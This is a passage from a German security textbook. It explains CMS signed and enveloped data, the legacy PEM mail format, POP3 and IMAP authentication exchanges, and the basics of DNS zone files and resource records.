<table border="1"> <tr> <td>eContentType (als OID, muss vorhanden sein)</td> </tr> <tr> <td>eContent vom Typ „Content Type“ (optional, kann bei externer Signatur fehlen).</td> </tr> </table>	eContentType (als OID, muss vorhanden sein)	eContent vom Typ „Content Type“ (optional, kann bei externer Signatur fehlen).
eContentType (als OID, muss vorhanden sein)		
eContent vom Typ „Content Type“ (optional, kann bei externer Signatur fehlen).		
CertificateSet: Liste der verwendeten Zertifikate, in der Regel eine Zertifikatskette bis zu einem gültigen Root-Zertifikat (optional).		
CertificateRevocationLists: CRLs (optional)		
SignerInfos		
<table border="1"> <tr> <td>SignerInfo</td> </tr> </table>	SignerInfo	
SignerInfo		

Abb. 9.16 Der Datentyp SignedData mit Object Identifier iso(1) member-body(2) us(840) rsadsi(113549) pkcs(1) pkcs7(7) 2 (S/MIME 3.0).

6. **EncryptedData** (1 2 840 113549 1 7 6): Enthält den Typ (als OID) der verschlüsselten Daten, den Algorithmus (als OID) und den Geheimtext. Der Sitzungsschlüssel muss mit anderen Methoden an die Empfänger verteilt werden.
7. **AuthenticatedData** (1 2 840 113549 1 9 16 1 2): Daten mit einem MAC.

Diese Datentypen können geschachtelt werden, wobei Datensätze, die verschlüsselt wurden, durch den CMS Object Identifier näher bezeichnet sind. Abbildung 9.15 gibt ein Beispiel für eine solche Schachtelung. Zur Konstruktion der sieben Datentypen werden auch andere ASN.1-basierte Datentypen verwendet, z.B. X.509-Zertifikate und CRLs.

9.4.2 Signed Data

Ein signierter Datensatz muss neben der Signatur und optional den Daten auch Informationen darüber enthalten, wie die Signatur überprüft werden kann. Bei PKCS#7 wurde darüber hinaus noch die Anforderung gestellt, dass es möglich sein muss, den Datentyp in einem Durchgang („One Pass Verification“) zu verifizieren. Aus diesen Forderungen ergeben sich die Art und die Reihenfolge der Felder in Abbildung 9.16.

Zunächst erfährt ein Programm, das die Signatur überprüfen will, welcher Hashalgorithmus zur Bildung der Signatur verwendet wurde. (Bei mehreren Signaturen können

Version: 1 oder 3
SignerIdentifier: Der Signierende kann durch die Kombination Zertifikatsherausgeber und Seriennummer, oder durch das X.509-Feld subjectKeyIdentifier identifiziert werden.
DigestAlgorithmIdentifier: Verwendeter Hashalgorithmus.
SignedAttributes: Signierte Attribute (optional).
SignatureAlgorithmIdentifier
SignatureValue: Die eigentliche Signatur.
UnsignedAttributes (optional)

Abb. 9.17 Das Datenfeld SignerInfo.

es auch mehrere verschiedene Algorithmen sein.) Mit dieser Information kann es dann schon den Hashwert der Daten berechnen, den es später zur Verifikation benötigt.

Dann folgt (in der Regel nur eine) Kette von Zertifikaten, die vom Email-Zertifikat bis zu einem vom Programm akzeptierten Wurzelzertifikat führt. Das Wurzelzertifikat ist dabei nicht eingeschlossen. Das Programm kann diese Kette verifizieren und so die Echtheit des/der öffentlichen Schlüssel(s) feststellen.

Mit dem Public Key aus dem Email-Zertifikat kann das Programm dann die Signatur, die zusammen mit anderen Informationen im Feld SignerInfo enthalten ist, verifizieren.

Die Identifikation des Signierenden, oder besser, die Identifikation des zur Verifikation der Signatur benötigten öffentlichen Schlüssels, kann wahlweise über einen von zwei X.509-Mechanismen erfolgen: Der Schlüssel ist durch die Kombination Herausgeber-/Seriennummer (d.h. durch Angabe des Zertifikats, in dem er enthalten ist) eindeutig identifiziert, oder durch den **SubjectKeyIdentifier**, in der Regel der Hashwert des Public Key.

Nach der Identifikation wird nochmals der Hashalgorithmus angegeben, damit das überprüfende Programm weiß, welchen der bereits gebildeten Hashwerte es zur Verifikation heranziehen muss.

Verschiedene Attribute (z.B. ein Zeitstempel) können mit signiert werden, andere (wie z.B. eine Gegensignatur des gesamten signierten Datenfeldes) können nicht signiert werden und werden deshalb nach der Signatur eingefügt.

9.4.3 Enveloped Data

Der Datentyp **EnvelopedData** enthält einen Chiffretext und alle zur Entschlüsselung notwendigen Informationen (vgl. Abbildung 9.19). Auch hier soll wieder eine One-Pass-Entschlüsselung möglich sein.

Version: 0 oder 2
RecipientIdentifier: Der Empfänger kann durch die Kombination Zertifikatsherausgeber und Seriennummer, oder durch das X.509-Feld subjectKeyIdentifier identifiziert werden.
KeyEncryptionAlgorithmIdentifier
EncryptedKey: Mit dem Public Key des Empfängers verschlüsselter Sitzungsschlüssel

Abb. 9.18 Die Option KeyTransRecipientInfo des Datenfelds RecipientInfo in EnvelopedData

Daher stehen vor dem Chiffretext, für jeden intendierten Empfänger, die notwendigen Informationen, um an den Sitzungsschlüssel zur Entschlüsselung der Daten heranzukommen (Abbildung 9.18). Der intendierte Empfänger, genauer der zu verwendende private Schlüssel dieses Empfängers, wird dabei in der Regel über den öffentlichen Schlüssel identifiziert, und zwar mit den X.509-Mechanismen, die auch schon zur Identifikation eines Signierenden eingesetzt wurden: Das Paar Herausgeber/Seriennummer zur Identifikation des Zertifikats, oder subjectKeyIdentifier zur Identifizierung des öffentlichen Schlüssels selbst.

Aus dem Typ des so identifizierten privaten Schlüssels ergibt sich eigentlich implizit schon der Algorithmus, der zur Verschlüsselung des Sitzungsschlüssels angewandt wurde, dieser wird aber vor dem eigentlichen Kryptogramm nochmals angegeben.

9.5 PEM

Mit den „Privacy Enhanced Mail“ (PEM)-Standards [Lin93, Ken93, Bal93, Kal93] wurde der erste große Versuch unternommen, einen Internet-Dienst komplett abzusichern. Diese Bemühungen wurden 1985 von der Privacy and Security Research Group innerhalb der Internet Research Task Force gestartet und führten 1993 zur Publikation von vier RFCs:

1. *RFC 1421 [Lin93]: Privacy Enhancement for Electronic Mail: Part I: Message Encryption and Authentication Procedures.* In diesem ersten Teil wird beschrieben, wie der Body und ggf. auch das Subject einer RFC 822 E-Mail verschlüsselt, signiert und als ASCII-Zeichen codiert werden können.
2. *RFC 1422 [Ken93]: Privacy Enhancement for Internet Electronic Mail: Part II: Certificate-Based Key Management.* (Struktur der Zertifikate und der PKI.)
3. *RFC 1423 [Bal93]: Privacy Enhancement for Internet Electronic Mail: Part III: Algorithms, Modes, and Identifiers.* In Teil 3 werden die verschiedenen kryptographischen Algorithmen zur Bearbeitung von PEM-Nachrichten beschrieben.




Abb. 9.19 Der Datentyp EnvelopedData mit OID iso(1) member-body(2) us(840) rsadsi(113549) pkcs(1) pkcs7(7) 3. (In RFC 3852 sind die Versionen 0,2,3 und 4 definiert, und CertificateRevocationLists ist ersetzt durch RevocationInfo-Choices.)

4. *RFC 1424 [Kal93]: Privacy Enhancement for Internet Electronic Mail: Part IV: Key Certification and Related Services.* Es werden E-Mail-Formate definiert, mit denen man Zertifikate beantragen und CRLs laden kann.

PEM baut direkt auf RFC 822 auf, und nicht auf dem MIME-Standard, der damals noch in der Entwicklung war. Eine PEM-Nachricht, wie sie beispielsweise in Abbildung 9.20 wiedergegeben ist, besteht aus drei Teilen:

1. Dem RFC 822-Header der Nachricht,
2. dem PEM-Header, der alle notwendigen kryptographischen Angaben enthält und durch eine Leerzeile getrennt ist, und
3. dem PEM-Body, der die eigentliche Nachricht enthält.

Die Teile 2 und 3 der PEM-Mail sind durch „BEGIN PRIVACY-ENHANCED MESSAGE“ und „END PRIVACY-ENHANCED MESSAGE“ zusammengefasst.

Mit PEM wurde eine wohlgedachte Sicherheitsarchitektur für den E-Mail-Dienst nach RFC 822 vorgelegt. Das Pech von PEM war, dass dieser Standard von der Entwicklung des MIME-Standards überrascht wurde: Es war nicht ohne weiteres möglich, eine MIME-Email mit PEM zu schützen, und die Features von MIME waren einfach zu attraktiv, als dass man darauf verzichten möchte. PEM wird heute nicht mehr verwendet.

```

To: student@uni.de
From: joerg.schwenk@rub.de
Subject: PEM-Beispielmail

-----BEGIN PRIVACY-ENHANCED MESSAGE-----
Proc-Type: 4,ENCRYPTED
Content-Domain: RFC822
DEK-Info: DES-CBC,BFF968AA74691AC1
Originator-Certificate:
    MIIBLTCCAScCAUwDQYJKoZIhvNAQECBQAWEELMAkGA1UEBhMCVVMxIDAeBgNV
    ...
    5XUXGx7qusDgHQGs7Jk9W8CW1fuSWUgN4w==
Key-Info: RSA,
    I3rRIGXUGWAF8js5wCzRTkdhO34PTHdRZY9Tuvm03M+NM7fx6qc5udixps2Lng0+
    wGrtiUm/ovtKdinZQ/aQ==
Issuer-Certificate:
    MIIB3DCCAUgCAQowDQYJKoZIhvNAQECBQAWEELMAkGA1UEBhMCVVMxIDAeBgNV
    ...
    EREZd9++32ofGBIXaialnOgVUn0OzSYgugiQ077nJLDUj0hQehCizEs5wUJ35a5h
MIC-Info: RSA-MD5,RSA,
    UdfUR8u/TIGhfH65ieewe2lOW4t0oa3vZcvVNGBZirf/7nrgzWDABz8w9NsXSexv
    AjRFbHoNPzBuxwmOAFeA0HjszL4yBvhG
Recipient-ID-Asymmetric:
    MFEExCzAJBgNVBAYTA1VTMSAwHgYDVQQKExdSU0EgRGF0YSBTZWN1cm10eSwgSW5j
    LjEPMA0GA1UECxMGQmV0YSAxMQ8wDQYDVQQLEwZOT1RBULk=,
    66
Key-Info: RSA,
    O6BS1ww9CTyHPtS3bMLD+L0hejdVx6Qv1HK2ds2sQPEaXhX8EhvVphHYTjwekdWv
    7x0Z3Jx2vTAhOYHMcqCjA==

qeWlj/YJ2UF5ng9yznPbtD0mYloSwIuV9FRYx+gZY+8iXd/NQrxHfi6/MhPfPF3d
jIqCJAxvlld2xgqQimUzoS1a4r7kQ5c/Iua4LqKeq3ciFzEv/MbZhA==

-----END PRIVACY-ENHANCED MESSAGE-----

```

Abb. 9.20 Beispiel für eine Privacy Enhanced Mail mit eingebetteten X.509-Zertifikaten (gekürzt). PEM definiert außerdem eine eigene PKI, die sehr streng strukturiert ist.

9.6 POP3 und IMAP

Zum Senden einer E-Mail baut der Client eine SMTP-Verbindung zu seinem Mailserver auf. Zum Abrufen einer Nachricht kann der Client dann zwischen dem „Post Office Protocol Version 3“ (POP3) [MR96] oder dem „Internet Message Access Protocol“ (IMAP) [Cri03] wählen.

Selbst wenn ein Nutzer nur sichere E-Mails nach S/MIME, PEM oder OpenPGP versenden und empfangen würde, stellt sich die Frage nach der Authentisierung des Nutzers in diesen Protokollen. Ein Angreifer hat nämlich immer noch die Möglichkeit, in einer Art Denial-of-Service-Attacke die E-Mails in den Postfächern zu löschen, selbst wenn er sie nicht lesen oder fälschen kann.

Wir wollen daher kurz auf die Authentisierungsfeatures von POP3 und IMAP eingehen. Beim Zugriff über Webmail wird üblicherweise auf die Methode zurückgegriffen, SSL/TLS mit einer Passworteingabe zu verbinden.

9.6.1 POP3

POP3 ist ein Dienst, der von einem Mailserver auf Port 110 angeboten wird. Ein Client kann sich über TCP mit diesem Port verbinden, um seine E-Mails abzurufen. Normalerweise authentisiert sich der Client dabei über Username und Passwort, wobei das Passwort unverschlüsselt übertragen wird. (Auch hier kommt in der Praxis oft SSL/TLS zum Einsatz, um das unverschlüsselte Passwort durch eine Transportverschlüsselung zu schützen.)

Um diese Sicherheitslücke zu beseitigen wird in [MR94] optional ein einfaches Challenge-and-Response-Protokoll angeboten. Client und Server benötigen dazu ein gemeinsames Geheimnis, das hier mit k bezeichnet werden soll. In Abbildung 9.21 ist ein Beispiel für den Ablauf eines POP3-Protokolls mit Challenge-and-Response-Authentisierung angegeben.

Die Challenge wird in der ersten Nachricht des Servers gesendet, und zwar ist dies in unserem Beispiel der Wert $RAND = 1896.697170952$, die vor dem @ und der Domain des Mailservers steht. Dieser Wert wird als ASCII-Folge interpretiert (er darf auch andere ASCII-Zeichen wie "<" oder ">" enthalten) und die Bytefolge der ASCII-Werte dient als Input für die Hashfunktion. Der Client berechnet nun

$$RES = MD5(RAND, k),$$

wandelt das Ergebnis in die Hexadezimaldarstellung um und überträgt die Ziffern dieser Hexadezimalzahl als ASCII-Folge an den Server.

Diese Übertragung erfolgt in der optionalen Nachricht APOP, die in unserem Beispiel wiedergegeben ist. Der Server kann diesen Hashwert ebenfalls bilden und so die Identität des Clients überprüfen.

9.6.2 IMAP

Mit Hilfe des „Internet Message Access Protocol“ (IMAP) [Cri94] ist es möglich, E-Mails auf einem Mailserver genau so in verschiedenen „Mailboxen“ zu verwalten wie lokal auf dem PC. Dies ist besonders praktisch, wenn man von verschiedenen Rechnern aus auf die E-Mails zugreifen möchte.

Ein IMAP-Server wartet auf TCP-Port 143 auf Anfragen eines Clients. Nachdem sich der Server gemeldet hat, kann der Client mit dem AUTHENTICATE-Kommando eine Authentisierungsmethode vorschlagen. In Abbildung 9.22 hat der Client Kerberos gewählt, und der Server sendet eine 32-Bit-Nonce, codiert mit Base64. Der Client muss daraufhin mit seinem Kerberos-Ticket und einem Kerberos-Authentikator der E-Mail-Adresse und der Nonce antworten. Die Authentifizierung wird durch einen Vorschlag des Servers für weitere Sicherheitsmechanismen durch den Server (zusammen mit der inkrementierten Nonce) abgeschlossen, auf die der Client mit einer verschlüsselten Nachricht antwortet, die die Nonce und die akzeptierten Vorschläge enthält.

Client	Server
	<Warte auf eine Verbindung auf TCP Port 110>
<Öffne TCP-Verbindung>	
	← +OK POP3 server ready 1896.697170952@rub.de
APOP mrose	
c4c9334bac560ecc979e58001b3e22fb →	← +OK schwenk's maildrop has 2 messages (320 octets)
STAT	→ ← +OK 2 320
LIST	→ ← +OK 2 messages (320 octets) ← 1 120 ← 2 200 ← .
RETR 1	→ ← +OK 120 octets ← <Der POP3-Server sendet E-Mail 1> ← .
DELE 1	→ ← +OK message 1 deleted
RETR 2	→ ← +OK 200 octets ← < Der POP3-Server sendet E-Mail 2> ← .
DELE 2	→ ← +OK message 2 deleted
QUIT	→ ← +OK rub POP3 server signing off (maildrop empty)
<Schließe TCP-Verbindung>	<Warte auf nächste Verbindung>

Abb. 9.21 Ablauf eines POP3-Protokolls mit MD5-Authentisierung.

Client	Server
	<Warte auf eine Verbindung auf TCP Port 110>
<Öffne TCP-Verbindung>	
	← * OK IMAP4 Server
A001 AUTHENTICATE KERBEROS_V4 →	→ ← + AmFYig==
BAcAQU5EUKVXLkNNVS5FRFUAO CAsho84kLN3/IJmrMG+25a4DT +nZImJjnTNHJUTxAA+o0KPKfH EcAFs9a3CL5Oebe/ydHJuwYFd WwuQ1MWiy6IesKvjl5rL9WjXU b9MwT9bpObYLGOKi1Qh	→ ← + or//EoAADZI=
DiAF5A4gA+oOIAluBkAAmw==	→ ← A001 OK Kerberos V4 authentication successful

Abb. 9.22 Das Authenticate-Kommando von IMAP.

In [Mye94] sind als Methoden Kerberos, GSS-API und S/Key vorgeschlagen, aber der Mechanismus ist leicht auf andere Methoden erweiterbar. Leider ist in IMAP nur der Befehl LOGIN, der eine Username/Passwort-Authentisierung durchführt, verbindlich vorgeschrieben. Alle AUTHENTICATE-Mechanismen sind nur optional, so dass hier wohl nur herstellerspezifische Lösungen zum Einsatz kommen.

10 DNS Security

Übersicht

10.1 Das Domain Name System (DNS)	253
10.2 Angriffe auf das DNS	261
10.3 DNSSEC	266
10.4 Probleme mit DNSSEC	275

Ein zentraler Dienst im Internet ist das Domain Name System (DNS). In diesem Abschnitt werden Sie den Aufbau des Domain Name System, den Ablauf von DNS-Abfragen, sowie die Struktur von DNS-Paketen kennenlernen. Sie lernen zu verstehen, warum das DNS in seiner ursprünglichen Form unsicher ist und warum DNSSEC eingeführt wurde.

10.1 Das Domain Name System (DNS)

Was ist das DNS? Es ist eine weltweit verteilte, redundant ausgelegte Datenbank, die Domainnamen wie `www.firma.de` oder `mailhost.company.com` die entsprechenden IP-Adressen zuordnet. Diese Datenbank speichert auch Informationen zum E-Mail-Routing (d.h. sie gibt Auskunft darüber, welche Mailserver E-Mails für eine bestimmte

7 Anwendungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, HTTP, <u>DNS</u> , IMAP
6 Darstellungsschicht		
5 Sitzungsschicht		
4 Transportschicht	Transportschicht	TCP, UDP
3 Vermittlungsschicht	IP - Schicht	IP
2 Sicherungsschicht		Ethernet, Token Ring, PPP, FDDI,
1 Bitübertragungsschicht	Netzzugangsschicht	IEEE 802.3/802.11

Abb. 10.1 Das TCP/IP-Schichtenmodell: Domain Name System (DNS)

Domain, also z.B. das „`rub.de`“ in „`joerg.schwenk@rub.de`“) entgegen nehmen. Das Domain Name System bildet somit die Grundlage für nahezu alle Dienste im Internet.

10.1.1 Geschichte des DNS

Die Ursprünge des Domain Name System sind in einer einfachen Textdatei namens `hosts.txt` zu finden, die alle Namen und IP-Adressen der Rechner im Arpanet enthielt. Diese Datei wurde durch das Stanford Research Institute manuell aktualisiert: Systemadministratoren meldeten neue Rechner mit Namen und Adresse per E-Mail, diese Angaben wurden (falls kein Namenskonflikt vorlag!) in die Datei übernommen, und die aktualisierte Version von `hosts.txt` per FTP zum Download angeboten.

Diese Lösung stieß natürlich schnell an ihre Grenzen:

- Da die aktualisierte Datei auf allen Rechnern des Arpanet täglich benötigt wurde, war die Netzwerklast proportional zum Quadrat der Anzahl der Computer (sowohl die Größe der Datei als auch die Anzahl der Abrufe per FTP hingen linear von der Anzahl der Computer ab).
- Namenskonflikte mussten manuell gelöst werden: Meldeten zwei Administratoren den gleichen Namen für zwei Rechner mit unterschiedlichen IP-Adressen an, so konnte dieser Name nur einmal vergeben werden.

Im November 1983 schlug daher mit Veröffentlichung der RFCs 882 („DOMAIN NAMES - CONCEPTS and FACILITIES“, [Moc83a]) und 883 („DOMAIN NAMES - IMPLEMENTATION and SPECIFICATION“, [Moc83b]) durch Paul Mockapetris die Geburtsstunde des Domain Name System (DNS) als weltweit verteilte Datenbank. Die ersten *Top Level Domains (TLDs)* „.gov“, „.com“, „.mil“, „.edu“ und „.org“ sowie die *Country Code TLDs* (ccTLDs, z.B. „.de“ für Deutschland) wurden in [PR84] definiert.

Paul Mockapetris programmierte auch den ersten DNS-Server. Heute verwenden DNS-Server fast ausschließlich die Berkeley Internet Name Domain-Software (BIND), obwohl es auch andere Implementierungen gibt.

10.1.2 Domainnamen und die DNS-Hierarchie

Die logische Struktur dieser verteilten Datenbank ist die eines Baumes, dessen Wurzel das leere Label „“ besitzt. Direkt unter dieser Wurzel sitzen die Top Level-Domains, die den bekannten Endungen „.com“, „.org“ oder „.de“ entsprechen. Die Anzahl und Bezeichnung dieser TLDs ist reglementiert. Jeder nachfolgende Knoten wird mit einem weiteren Label versehen, das auf dieser Ebene eindeutig sein muss.

Ein *Domainname* (z.B. `www.nds.rub.de`) ist ein absoluter Pfad in diesem Baum. Eine *Domain* ist ein Teilbaum des DNS-Baumes, unterhalb des Knotens mit dem entsprechenden Domainnamen. So beinhaltet beispielsweise die Domain `rub.de` aus




Abb. 10.2 Kleiner Ausschnitt aus dem DNS-Baum, mit Aufteilung der Domain rub.de in die Zonen rub.de und nds.rub.de.

Abbildung 10.2 alle Rechner, deren DNS-Namen auf „rub.de“ enden (z.B. www.rub.de und www.nds.rub.de).

Eine Aufteilung der Datenbank für das DNS erfolgt dadurch, dass der gesamte Baum in Domain-Teilbäume zerlegt wird, und diese Domains dann in eine oder mehrere *Zonen* zerlegt werden. Für jede Zone müssen mindestens zwei Nameserver (aus Redundanzgründen) zur Verfügung stehen, die Anfragen zu dieser Zone beantworten können („authoritative nameserver“).

In Abbildung 10.2 ist die Domain rub.de in zwei Zonen zerlegt worden: Den kompletten Teilbaum unter nds.rub.de, und den Rest des Teilbaums unter rub.de. Für jede Zone muss ein *Zone File* gepflegt werden, die *Resource Records* für alle Rechner enthält, deren Namen auf nds.rub.de enden. Die verschiedenen Typen von Resource Records werden im nächsten Abschnitt kurz vorgestellt.

Ein großer Performancegewinn ergibt sich dadurch, dass die Antworten der DNS-Server überall im Internet temporär zwischengespeichert werden („Caching“). So muss nicht für jede HTTP-Anfrage an www.nds.rub.de auch eine Anfrage an den autoritativen Nameserver für nds.rub.de gestellt werden.

10.1.3 Resource Records

Ein Zone File besteht aus mehreren *Resource Records (RR)*. Die Zonendatei wird auf dem primären Nameserver gepflegt, und vom sekundären Nameserver übernommen. RRs haben eine feste Struktur, die im Folgenden beschrieben wird.

```
$TTL 172800
example.com. IN SOA ns1.example.com. hostmaster.example.com. (
    2010010101 ; se = serial number
    172800 ; ref = refresh = 2d
    900 ; ret = update retry = 15m
    1209600 ; ex = expiry = 2w
    3600 ; min = minimum = 1h
)
IN NS ns1.example.com.
IN NS ns2.example.com.
ns2.example.com. IN A 192.0.1.1
host2.example.com. IN A 192.0.0.2
host2.example.com. IN A 192.0.0.3
host4.example.com. IN A 192.0.0.4
ns1.example.com. IN CNAME host2.example.com.
```

Abb. 10.3 Eine beispielhafte Zonendatei.

In Abbildung 10.3 ist eine beispielhafte Zonendatei wiedergegeben, die uns im Folgenden zur Illustration der Konzepte von DNS und DNSSEC dienen soll.

Die Zonendatei ist aus einzelnen Resource Records (RR) aufgebaut, die die kleinste Informationseinheit darstellen. Jeder RR ist dabei ein 4-Tupel (Name, Klasse, Typ, RData). Nehmen wir die Zeile

```
host2.example.com IN A 192.0.0.2
```

als Beispiel. Hier ist `host2.example.com.` der Name des RR, die für uns einzig relevante Klasse IN steht für „Internet“, und der Typ A für „Address“ besagt, dass der RData-Teil eine IP-Adresse, nämlich `192.0.0.2`, enthält.

Alle Namen in unserer Zonendatei sind so genannte *fully qualified domain names (FQDN)*, d.h. sie geben den vollständigen Pfad im DNS-Baum bis zur Wurzel an. FQDNs sind durch den abschließenden Punkt gekennzeichnet, nach dem das leere Root-Label folgt. Dieser abschließende Punkt wird im täglichen Gebrauch oft weggelassen. Das Weglassen des Punktes in der Zonendatei hätte aber zur Folge, dass der betreffende Name um den FQDN der Zone verlängert wird.

Unterscheiden sich zwei RRs nur im RData-Teil, so werden sie konzeptionell zu einem *Resource Record Set (RRSet)* zusammengefasst. Da eine Anfrage immer nur Name, Klasse und Typ enthält, muss als Antwort immer ein komplettes RRSet gesendet

werden. Somit reicht auch eine digitale Signatur für das ganze RRSet aus; darauf kommen wir bei der Betrachtung von DNSSEC nochmals zurück.

Im Folgenden sollen die einzelnen Einträge aus Abbildung 10.3 kurz erläutert werden.

Start of Authority (SOA) Resource Record. Das SOA Resource Record enthält wichtige Informationen über die Zone mit dem Namen example.com. und die Zonendatei. Der Typ („type“) dieses RR ist SOA für „Start of Authority“.

```
example.com. IN SOA ns1.example.com. hostmaster.example.com. (
    2010010101 ; se = serial number
    172800 ; ref = refresh = 2d
    900 ; ret = update retry = 15m
    1209600 ; ex = expiry = 2w
    3600 ; min = minimum = 1h
)
```

Der RData-Teil ist hier sehr umfangreich und enthält folgende Daten:

- Der autoritative primäre Nameserver für diese Zone heißt `ns1.example.com`.
- Der Administrator dieser Zone ist unter der Mailadresse `hostmaster@example.com` zu erreichen. Der erste Punkt im entsprechenden RData-Eintrag ist hier durch das „@“-Zeichen zu ersetzen.
- Der SOA-RR hat die Seriennummer `2010010101`. Diese Seriennummer gibt die Version der Zonendatei an. Sie hat kein vorgeschriebenes Format, doch oft wird eine Datumsangabe der Form `JJJJMMTTxx` verwendet.
- Nach `172800` Sekunden (oder anders ausgedrückt: zwei Tagen) muss der sekundäre Nameserver seine Daten mit dem primären Nameserver synchronisieren.
- Falls diese Synchronisation nicht klappt, muss er nach `900` Sekunden einen neuen Versuch starten.
- Wenn der primäre Nameserver ausgefallen ist, bleiben die Daten auf dem sekundären Nameserver für `1209600` Sekunden (2 Wochen) gültig.
- Negative Antworten des Nameservers („Diesen DNS-Namen gibt es nicht“) sind nur `3600` Sekunden gültig. Einige ältere Nameserver können diesen Wert noch in seiner alten Bedeutung interpretieren, nämlich als Default-Wert für TTL bei Resource Records, für die kein eigener Wert angegeben ist.

Name Server (NS) Record. Hier werden die DNS-Namen der (mindestens zwei) Nameserver der Zone example.com. aufgelistet.

```
IN NS ns1.example.com.
IN NS ns2.example.com.
```

Da diese beiden Einträge sich auf den gleichen Namen beziehen (example.com., der aber für diese Einträge nicht angegeben werden muss), die gleiche Klasse und den gleichen Typ haben, und sich nur im Datenteil unterscheiden, bilden sie ein RRset. Ein RRset ist die kleinste Einheit, die von DNSSEC signiert wird.

Adress (A). Jede Zeile stellt hier einen Eintrag dar, der einem DNS-Namen (z.B. host2.example.com.) eine IP-Adresse (z.B. 192.0.0.2) zuordnet.

ns2.example.com	IN	A	192.0.1.1
host2.example.com	IN	A	192.0.0.2
host2.example.com	IN	A	192.0.0.3
host4.example.com	IN	A	192.0.0.4

Der Buchstabe **A** kennzeichnet einen Address Resource Record, den Typ, für den DNS ursprünglich erfunden wurde. Einem Hostnamen dürfen dabei auch mehrere IP-Adressen zugewiesen werden, z.B. wenn der Host mit zwei verschiedenen IP-Netzen verbunden ist (z.B. ein Router). Die beiden Einträge für `host2.example.com.` bilden ebenfalls ein RRSet.

Canonical Name (CNAME). Hat ein Host im umgekehrten Fall mehrere DNS-Namen (z.B. `ns1` und `host2`), so kann dies über CNAME („Canonical NAME“) Records mitgeteilt werden.

ns1.example.com	IN	CNAME	host2.example.com.
-----------------	----	-------	--------------------

Weitere RRs. Es gibt noch unzählige weitere RRs, die im Laufe der Zeit für DNS spezifiziert wurden. Da sie für unser DNSSEC-Beispiel keine Rolle spielen, hier nur eine kleine Auswahl.

- **MX** (Mail Exchange): Hier wird der Name des Hosts angegeben, der bereit ist, E-Mail für diese Domain über SMTP zu empfangen.
- **PTR** (Pointer): Gibt einen Alias für eine IP-Adresse an.
- **HINFO** (Host description): Informelle Beschreibung eines Hosts, z.B. typ der CPU und des Betriebssystems in ASCII.
- **TXT** (Text): Hier kann beliebiger, nicht interpretierter ASCII-Text stehen.

```

Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Dokumente und Einstellungen\Schwenk>nslookup www.rub.de
Server: ns1.ruhr-uni-bochum.de
Address: 134.147.32.40

Name: www1.rz.ruhr-uni-bochum.de
Address: 134.147.64.11
Aliases: www.rub.de
  
```

Abb. 10.4 nslookup unter Windows XP

10.1.4 DNS-Server und DNS-Resolver

Das Domain Name System funktioniert nach dem Client-Server-Prinzip: Auf jedem internetfähigen Computer ist ein DNS-Client, ein so genannter *Resolver*, implementiert. Dieser ist heute typischerweise Teil des Betriebssystems, und ein Aufruf einer Funktion wie `getByName(host)` veranlasst den Resolver, bei einem DNS-Server den Namen `host` nachzufragen. Ein solcher Resolver ist `nslookup`, über den man direkt mit einem DNS-Server kommunizieren kann. Abbildung 10.4 gibt eine Anfrage nach `www.rub.de` mit `nslookup` wieder.

Die meistverwendete DNS-Server-Software ist BIND („Berkley Internet Name Domain“, [BIN]). Wir haben für unsere Beispiele Version 9.3.4 verwendet, die DNSSEC unterstützt.




Abb. 10.5 Vollständig rekursive Abfrage eines DNS-Namens.

